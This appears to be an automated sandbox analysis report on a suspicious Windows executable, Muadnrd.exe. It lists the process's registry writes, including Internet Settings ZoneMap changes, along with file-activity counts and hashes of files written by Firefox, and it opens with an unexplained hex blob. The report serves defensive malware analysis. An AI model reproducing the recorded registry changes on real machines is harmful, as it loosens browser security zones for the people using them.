7FB8CEDD17CB5141B2B0ADB40F9A7502AA36C37603876555ECDA09F3C20551CD2008000044D2B2E46D6008C27AF67936328535D6B0B492601DE7F4CB111286C54A126EB6E2E501C833930775A205AB65F6ADEDA8ED2D78FA5A121722DEB8668C3EDCCE49C7D5AE173D74D78837B54F0695FBB85FB0D1F625E4CA36C36991A60D6F08F3D6251B3F6679949B81F095A284E0D6C69D9123B2B4CB87D90CEA6FFE12EEDBD34C802FCF34B179A21FBAC23D500BC74ECC6E324991082ED59DB24D28D930B18C06F4DBB206E0F8CDBB64EB839B213167D15D2F0D6FF3F6EDE21C5243F96F26FA08EFDB4FD97D4793BE950B2008AB346677AEF90B56B32D6E41EAC8C1315AFCE9B7A69B0B606A0225D3487A5DC700F92ABB26C990CCE027B75B7944984859C796A7B4F5DC2F877970B0F1BFA6B979EE8ED60E0202719B3A45C5FA4FA2C305BC34F6B141F3A6D5664888CD6CC52FF89351D4B521062D792D2E756CECCC2753E7416737CC2076B1C6E2B09FB279F243C2FE8AADB602C896AA74D2C1167A18C4D7107760A0ED92462E570C2A107ABDDCCE906B643254858B87E2C1B4B151115CA3C4A959BA12A095B4D4D2D6E73ECACAD3325F8EB085D1AC05EAB140C420254102BE0E2127FFFA9ADAF935D670D13FAEFC59493CAD4F61D4A8CF29E8D9CAF1C0D75CA0C69EDC04239CD12BAD8531FF11824E7B3D922F68C01B1976DF59A0B01C9AB9DC66CBE9E33F2017AA52BB21246AB3BE41BB9DBFD55E7CE77732340B947969428416251903405A58FF3ECC4C506112762D8DA058510ED0DE2821E2A291448ED097BD0B70F1016E107AE388904A2008BC001C875C2F4C7499016BBDB6A93611B7AFEB82670E32F4D49D5DF32978201C9D6FAA84C494079B15236219F0FD905999F363764373B4E799336F97BDE8FC2D103191C0B5C57FD8DE5C0A39FBC071009BDCF49A3C6B903909A66860E25AD470D9CD6A3A34955EF862DE96DCC6B128A5AA8B6BFFD32DE44E4E5915D80154928D5E2BE8F8B537B2513320F750D1A4A52417631BBABFFC7C7BA5100EFC567D638F22F697B98F2C248F10DC90C0DB12316374F9B099D2C56F2C0E56521255ADC845EFB38BD03AFD6DD40C2ED9A9BE4B6238D0DA2FEEB8F0D550A1F5A4DD179003D91823EEF2C42EA349A8A0E3D45956CC0D7F2E8BC67DDC901A06D7A46FBE3C7D77DF7268E902C4A91585AEBDC677B656B5E46B19832A013F7B2CB31EC8DD7056B5DAE89020DA19E54F9801349DEBFABA37AF2CEEC282B912A05F6391A5B45F94F112602B510845023B3B9A77C6A03F5B626E519B3CC6BB6BE6686BA1CF251A065571E28E59C8E5E7DA080050600181BE32C1E109ED5B3AD8A420B40243AA0218E213BE660636F24F41E1BE9A9B91E449E4FA30ADA307A0FCC0AA09C5743E9E160D8991B3AFFB6762BABE8A653F85EB5E9F39EA49B2CF458D3AB68555096B6C80669DDDB75F135272F71C2A02BDD6DB36282979C77ABB710C279C831E9E8610BF9A3E76733BC52D21B38C7C7995B9FC8222598FCC4F1910CFD9989E8CB1165F979C805DCDD0656BABF3B04AAB40733A99293B3B3B2C7F4819F913C66F451EA4B7B08BDA834230C13351652A185D6C6C6BEE1FEE2403DB202051F7F197FEF38DD4D1A250AD09332B20C7EE810EA0F909B3BDF2AAE69CADE1B7824987D7F936FC8D31BE5B5188C38BA9FC21829CF14F81765D3DE4F994F7879DB0D4919C4A3C314713D4BDD78DBDDDE7EFCB0FE85740D49466B7EB4864F37F8ACB00B2217D80E2505ED0E076A0E8A90B770A6CDDF5AC3A4E0746B0D3B23F511D2FAE902C9BB2122681EADE3E2174520F31656DDD145B95B94C89CEE0B98E3066BC633273A367920D6DDE0FD3A90DDC094466935C04E0B625BBAA4A38AA4DCD5C210DF94C859156D36E63F1192378475D018C0394A3A68CCBAD9095841340D9959F54110AEE1D3B812CCACB0D790E185818A618083727EEDAEA5B7BF75446FD14396B36646EB73B618321F64F790795E727A0F72BF0E8E084B7FC8BF7C46D2706FCCFF547593B49515568E03E4C7DC4B117B369E98967235852B326C884ED12670B0C3B36F360A08D8A9CCF9C60A5E72FA8F8F34207A0C8C99B31B961E4079BE1B60E155DB0E807F627FAA76BF38BF057A6FF9900DD8DB585BBB68576F35A9D2B4D7F2ECE5F301E34F84DCBF9EA972D4B91729C4D059AB49765707DFFA2FCD69CD8C56E4BBA843068A0A047490977B6A7C7973E2385FA4FA847E0F646920B220F170543E695FFEE9BA2FE3231C8AFCAC48CDA5E399EE83D5584DEE5344E48C1AE983871583C6685F62A3565C582498DBD30C84C2AD3157348FFB26AE61022D505D4B17B0A1E409B012DB100947C1AD21219EDC8BADEDBE8EE50409EF82BB0BB53D08D9D319DD5956AB5772516099A1096B21EBCE36F00C78A6F3E0D0397D6E6C3E00EB9B89A0D3B28B9D6967A61B596CADCD5375EC0CC6146A615E325C13B0C4E62CC658D470125C73410B0DA679FFF4F69D96F10B99443F086C3A06CD43D6A1897725029E975933127E0EE3179B93B4952511AC871EB42F53A326FDAE2059C8753B47023DC689B41AAE67B8D1B1250B54928D267FF98637CF57A24A80CAA947E50DFCDF47C40943FC8FE0CCE635E368AD6B64F6F03F38CA4FD5D264E46AEC80942640EC34202B7D63F00C82B16A6F000997D5EDC3BF3114DF549EEF147E90D08E239EF7912C2D6B42DF6198951113289F83EBAF7632F809E2D86E69A73D48BFBC5C9E276F02379B94928849E1EBA5621E7B578C84DC084B83888A04192C36C3A243B055896625C43C729A6299D76FF5BB4079E4BB561817F324C6F4E7EE2CC7F908F7CB8EF1AD3CADD7DCED5AEF9F8252F4E7E218F731311695DF35A2D27C86E9A727AE8817A04D98507B94090957359B7EA82ECECA38ED848FAD4CE9A41F48765F3AE6084AADD8874DE6FBE78043AB20B0D44BB879549C80595BC040000000404819C25DD32F1C35983ACDE8BF3028A338ED6C1D59AC77388FB8DC2DD1F223F676CF6FBDDCFB701B20E1070A8F8C12CC99AC3A2F9CDEA110A5A3C00BB0C049

(PID) Process: (1356) WerFault.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\IdentityCRL\Immersive\production\Token\{67082621-8D18-4333-9C64-10DE93676363}
Operation: write **Name:** DeviceId
Value: 00180010F429971D

(PID) Process: (1356) WerFault.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\IdentityCRL\Immersive\production\Token\{67082621-8D18-4333-9C64-10DE93676363}
Operation: write **Name:** ApplicationFlags
Value: 1

(PID) Process: (7824) Muadnrd.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASAPI32
Operation: write **Name:** EnableFileTracing
Value: 0

(PID) Process: (7824) Muadnrd.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASAPI32
Operation: write **Name:** EnableAutoFileTracing

Value: 0			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASAPI32
Operation:	write	**Name:**	EnableConsoleTracing
Value: 0			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASAPI32
Operation:	write	**Name:**	FileTracingMask
Value:			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASAPI32
Operation:	write	**Name:**	ConsoleTracingMask
Value:			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASAPI32
Operation:	write	**Name:**	MaxFileSize
Value: 1048576			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASAPI32
Operation:	write	**Name:**	FileDirectory
Value: %windir%\tracing			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASMANCS
Operation:	write	**Name:**	EnableFileTracing
Value: 0			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASMANCS
Operation:	write	**Name:**	EnableAutoFileTracing
Value: 0			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASMANCS
Operation:	write	**Name:**	EnableConsoleTracing
Value: 0			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASMANCS
Operation:	write	**Name:**	FileTracingMask
Value:			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASMANCS
Operation:	write	**Name:**	ConsoleTracingMask
Value:			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASMANCS
Operation:	write	**Name:**	MaxFileSize
Value: 1048576			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASMANCS
Operation:	write	**Name:**	FileDirectory
Value: %windir%\tracing			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	ProxyBypass
Value: 1			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	IntranetName
Value: 1			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	UNCAsIntranet
Value: 1			
(PID) Process:	(7824) Muadnrd.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation:	write	**Name:**	AutoDetect
Value: 0			

Files activity

Executable files	Suspicious files	Text files	Unknown types
6	190	40	5

Dropped files

PID	Process	Filename	Type
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\permanent\chrome\idb\2823318777ntouromlalnodry--naod.sqlite-shm	binary

		MD5: B7C14EC6110FA820CA6B65F5AEC85911 **SHA256:** FD4C9FDA9CD3F9AE7C962B0DDF37232294D55580E1AA165AA06129B8549389EB	
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\permanent\chrome\idb\1451318868ntouromlalnodry--epcr.sqlite-shm **MD5:** B7C14EC6110FA820CA6B65F5AEC85911 **SHA256:** FD4C9FDA9CD3F9AE7C962B0DDF37232294D55580E1AA165AA06129B8549389EB	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\permanent\chrome\idb\1657114595AmcateirvtiSty.sqlite-shm **MD5:** B7C14EC6110FA820CA6B65F5AEC85911 **SHA256:** FD4C9FDA9CD3F9AE7C962B0DDF37232294D55580E1AA165AA06129B8549389EB	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\startupCache\urlCache-current.bin **MD5:** 297E88D7CEB26E549254EC875649F4EB **SHA256:** 8B75D4FB1845BAA06122888D11F6B65E6A36B140C54A72CC13DF390FD7C95702	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\sessionCheckpoints.json.tmp **MD5:** EA8B62857DFDBD3D0BE7D7E4A954EC9A **SHA256:** 792955295AE9C382986222C6731C5870BD0E921E7F7E34CC4615F5CD67F225DA	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\cert9.db-journal **MD5:** 0F5D3BD22808C0A5A90A80E398828F84 **SHA256:** 3F6A5CE958BF096926459059C3222D354042D0123B8E08A4973FC9C6B358B7A1	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\prefs.js **MD5:** 41C3031A19C68F7EBCEA0C4B077A2078 **SHA256:** 932D648C7ECD1FE0DD596D4650E5CD7C23688953A5B2B9A0A4576C3F03080873	text
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\AlternateServices.bin **MD5:** BD1F8541EE6955620BA2745F31D0EBBC **SHA256:** 1938768BA2E4E560644DBA7C371966C04A2015959AAAA0698292F62C678C2F17	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\permanent\chrome\idb\3870112724rsegmnoittet-es.sqlite **MD5:** — **SHA256:** —	—
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\permanent\chrome\idb\3870112724rsegmnoittet-es.sqlite-shm **MD5:** B7C14EC6110FA820CA6B65F5AEC85911 **SHA256:** FD4C9FDA9CD3F9AE7C962B0DDF37232294D55580E1AA165AA06129B8549389EB	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\permanent\chrome\idb\2918063365piupsah.sqlite-shm **MD5:** B7C14EC6110FA820CA6B65F5AEC85911 **SHA256:** FD4C9FDA9CD3F9AE7C962B0DDF37232294D55580E1AA165AA06129B8549389EB	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\cert9.db **MD5:** B993525C060FE5A22B9747AC239529A8 **SHA256:** E9396152C2F9A52ABAB898F259D45C181003CEBE88BB54DE2A4C65402B6BB59F	sqlite
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\permanent\chrome\idb\3561288849sdhlie.sqlite-shm **MD5:** B7C14EC6110FA820CA6B65F5AEC85911 **SHA256:** FD4C9FDA9CD3F9AE7C962B0DDF37232294D55580E1AA165AA06129B8549389EB	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\sessionCheckpoints.json **MD5:** EA8B62857DFDBD3D0BE7D7E4A954EC9A **SHA256:** 792955295AE9C382986222C6731C5870BD0E921E7F7E34CC4615F5CD67F225DA	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\cookies.sqlite-shm **MD5:** B7C14EC6110FA820CA6B65F5AEC85911 **SHA256:** FD4C9FDA9CD3F9AE7C962B0DDF37232294D55580E1AA165AA06129B8549389EB	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\datareporting\glean\db\data.safe.tmp **MD5:** EF90022DF0735160DD056C0E6670E915 **SHA256:** 2B663C0B462A437C8DE3D9B95EE157AE181249B78BDD6F7BD73F7EB6D9E03F87	dbf
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\datareporting\glean\db\data.safe.bin **MD5:** EF90022DF0735160DD056C0E6670E915 **SHA256:** 2B663C0B462A437C8DE3D9B95EE157AE181249B78BDD6F7BD73F7EB6D9E03F87	dbf
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\prefs-1.js **MD5:** 41C3031A19C68F7EBCEA0C4B077A2078 **SHA256:** 932D648C7ECD1FE0DD596D4650E5CD7C23688953A5B2B9A0A4576C3F03080873	text
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\SiteSecurityServiceState.bin **MD5:** 47DDD2A463052776C50BF3B020C45FF9 **SHA256:** 0731CDA042482C8A43AB9A8E0BAD8938D1D12892640EF963AFBFB05D405B2351	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\protections.sqlite-journal **MD5:** 413E2331DE4FE9BC426A8DD5BA855C3A **SHA256:** B017CF1CB55A148D29EA3B0A47A7A38AF056A95C8C601C4C894CA31C2A8CA80A	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\permanent\chrome\idb\3870112724rsegmnoittet-es.sqlite-wal **MD5:** 119835D3E2EAAA9C0899A5CB90A7E82E **SHA256:** 46E506DB1FBB13A316ECA333F7BBB3AE09C3A09EC0A1DEADDCF35283AAE0F233	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\activity-stream.discovery_stream.json.tmp **MD5:** 5125D172D031232D9F8A809258BE53A3 **SHA256:** E78A84A1174C0BF47502AFC4A0D87784B5DE5049B62D30878E71668B432051A3	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage.sqlite-journal **MD5:** D68E8A062869338F6DBC42005285E463 **SHA256:** 0F3A6FA7BB4FA468B0C3882CC88DB989C6262CF9EAE4D683BDE59B03BA152AAC	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\activity-stream.discovery_stream.json **MD5:** 5125D172D031232D9F8A809258BE53A3 **SHA256:** E78A84A1174C0BF47502AFC4A0D87784B5DE5049B62D30878E71668B432051A3	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\addonStartup.json.lz4 **MD5:** 7EEF2C12470FD025856EC9A89CA300BE **SHA256:** B2B6A2DFE42C8680CCED019981FDA3A84410120924161940CE460AC0C0A45834	jsonlz4
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\targeting.snapshot.json **MD5:** 6F59D26E61E282B46AF0CF4386C0172F **SHA256:** D50880BF9C373D76BAF1310BB76FC7363D7BD34AB718EDF34F4A97F67C478D97	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\targeting.snapshot.json.tmp **MD5:** 6F59D26E61E282B46AF0CF4386C0172F **SHA256:** D50880BF9C373D76BAF1310BB76FC7363D7BD34AB718EDF34F4A97F67C478D97	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\places.sqlite-wal **MD5:** F3E9E277A5E098BD3BA2EF5CFB4D767F **SHA256:** CE1D2806161C4AE89E46FB5F8C54860DAE64403D6EC6BC86CB19A2AE8B816EAB	binary

6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\allow-flashallow-digest256.sbstore **MD5:** DD0458514C9A922B45DA6A8BEBE47320 **SHA256:** D27D5B27030F4725249377951BEB89E84A90A0E8241F0D5FD80EA59C1606E761	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\addonStartup.json.lz4.tmp **MD5:** 7EEF2C12470FD025856EC9A89CA300BE **SHA256:** B2B6A2DFE42C8680CCED019981FDA3A84410120924161940CE460AC0C0A45834	jsonlz4
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\analytics-track-digest256.sbstore **MD5:** F92AB98A911930D5CDD4B0104AAE171D **SHA256:** 3E82D8159C57E04D8A9BAEBDBD72362B08F7EFDBBADAFBDA996173ACF0C23B6E	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\allow-flashallow-digest256.vlpset **MD5:** DE0D88480C24350C59E1E9A3583DE0D1 **SHA256:** 01BA9F0B913E04ED10BD7166796483DD4F72005F249D6EE68B12117BE4B5D3C7	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\analytics-track-digest256.vlpset **MD5:** 52A01C93009ED9DF37776CD44897A165 **SHA256:** FC64A6418FB19DB437A16C2F7DDDC4B5DD071F02D7EF19CC0C1FD2C34BAD4ADC	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\startupCache\webext.sc.lz4 **MD5:** E08EC08F038834A799C9F2F95F0A7ECD **SHA256:** 1BFD2D1C4D75C97051EDE2F6B757C59A6B903B055E3EB071F4635D511AF8F974	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\ads-track-digest256.sbstore **MD5:** C9A39524AA5346ADDA89995267EB6EEC **SHA256:** C2766B2303A07F8F6620303C94DB549F589073FB609EA3C28135923614B92722	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\startupCache\webext.sc.lz4.tmp **MD5:** E08EC08F038834A799C9F2F95F0A7ECD **SHA256:** 1BFD2D1C4D75C97051EDE2F6B757C59A6B903B055E3EB071F4635D511AF8F974	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\ads-track-digest256.vlpset **MD5:** 1074F10F2FB691DD5996FCCED30B5CB5 **SHA256:** 9051E2BBD3AD850B7353CF15FE5EDA284FAE8DC6555660E5762CE65ECE50D345	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\base-email-track-digest256.vlpset **MD5:** 74008AA6F606067615E16B233A6808D2 **SHA256:** 5F5DCBDC2BBD909BCB355E6320E22FFA53CE61421C788CB3631F99B7FA472C24	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\base-cryptomining-track-digest256.vlpset **MD5:** 42959B02F1CEEC2316BCF528B3682DF6 **SHA256:** A4AA73B23B2D55C428BF7BB62BE731D4AA391D7A22D54586A7ADD1DE8856221F	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\base-email-track-digest256.sbstore **MD5:** 40ACCF6B4CBF993EB8DAAA09B2AC6508 **SHA256:** 282E12F46E25AA8CEB7227E837772B3B0DD3694F21BD156157B2A23D44A565E9	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\base-cryptomining-track-digest256.sbstore **MD5:** 85F5DC8F04559E256822D2CBC7A7167E **SHA256:** 860A6637305E4E5DE4ED5C86DC9A704189A5F55A2865DDFC44518562F12CF8CA	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\base-fingerprinting-track-digest256.sbstore **MD5:** 8B4FFF284E845A5465890EEBCE0CAA62 **SHA256:** ACBAEC57934E402DE520C0FE376E68A41ED294365497C9220BA33A099F676C47	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\base-fingerprinting-track-digest256.vlpset **MD5:** 9AA2F992F7B0A8A39A2016958EEBF14C **SHA256:** 7F49C1E0EE79DB93724B95C0184640E79A99FA3E7C1D91D13B21954E2E7B94D2	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\block-flash-digest256.sbstore **MD5:** 9F6B331AA1E070DCFEED473E76CE56C3 **SHA256:** 7DBBEA2DD387EEB85E1F56E02FC9989ACDE570CD43BFEF2C2A827093BA87DA6D	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\block-flash-digest256.vlpset **MD5:** 130B9AC2BEEC5ADA274561105D81AE36 **SHA256:** 7D99FEC08182A5B95D18D1569EDAA2C60C2AAFBD15A56D8882F22F3B395E6460	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\block-flashsubdoc-digest256.vlpset **MD5:** 40165280FF1345B5241EC2A9D1DA2AF0 **SHA256:** F80BDD5341D8B1EE946E344E258EF2D35C3C0BB6B13EB7B3E6A77467DFA8B97F	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\block-flashsubdoc-digest256.sbstore **MD5:** B9556D03AFF392142AD5691D2F867310 **SHA256:** CFD3909B41C1EE3CBCB8B7D2B1378065E7D3B543FFF1F2FB7A4F25C5FF41722C	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\content-email-track-digest256.sbstore **MD5:** 0C0CACE6CB13270CC067680F0C49A5D4 **SHA256:** 5F10F5155717403B1D2A18802DA0C1E55D44C40F655D971D9112C46519E7617B	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\except-flash-digest256.vlpset **MD5:** C2994D388F8780C87D35C352D9582985 **SHA256:** 7ED09F7D2BD632F70077A4AE4F2BD2F3FB654B03CD72652F51678B0C7D027F25	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\content-track-digest256.sbstore **MD5:** AD3D0BC4B7B38A5FBE0DA2CDCE8A0245 **SHA256:** 3ABF8081360EB366F4DD3B98ACFFAFC73C5A9900CD19C3D45E100B7F3968EA34	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\except-flash-digest256.sbstore **MD5:** D5D6B4D59B4AE4E2DE4B40D0DA083571 **SHA256:** 000E3A78C72A210CA3B5417A3CDD294FBCE2A31661601C9D594C75CF2800571C	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\content-track-digest256.vlpset **MD5:** DA94AE10143DE265746EAE28DE00B1E0 **SHA256:** B567D813342D76D81C51CAEB07646E70546FBAC1E3BE68580FBC9982E5BFB08A	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\content-email-track-digest256.vlpset **MD5:** 355BBE8195ACF89687747D60085C5B30 **SHA256:** BFC7F5B2CD28113650477CF2FB36F039682F679644659C66F445C25707CC9DE8	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-phish-proto.vlpset **MD5:** — **SHA256:** —	—
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\except-flashallow-digest256.vlpset **MD5:** 7194B6BFF691A056852A51E2E06CE8FE **SHA256:** CBE2DC6ABFE25BEAD60F4DFAF419FC0F441FF8A8DD4A2FEBF5553BE1CBD90C49	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\except-flashallow-digest256.sbstore **MD5:** DD0458514C9A922B45DA6A8BEBE47320 **SHA256:** D27D5B27030F4725249377951BEB89E84A90A0E8241F0D5FD80EA59C1606E761	binary

6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\except-flashsubdoc-digest256.vlpset **MD5:** 0C0D67875BD75A0227C02DD8529BA01A **SHA256:** 614BE0169EC36E67223EB9645A98DA66DBFDE5DFBB89BB064F428AAEABDD9D97	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google-trackwhite-digest256.sbstore **MD5:** DE11B7D1A2807D760720D2BAFC9243FC **SHA256:** F2FC25733FF62CB1CAE712299B9128E6E4D3BFFA6CD810773F0114E6E8D75008	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\except-flashsubdoc-digest256.sbstore **MD5:** 22698B4CF784DBBAE2D583F00491D43D **SHA256:** 3849563088AE0677D61702A1310FDE26DE5DDD846D53037222D3EFE012197BF5	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google-trackwhite-digest256.vlpset **MD5:** C0E1AC752CB716038A8245AA68AF4C1F **SHA256:** E448D98C433F007A572960B5A956B4745288930207731 10D6921767BECFD3837	binary
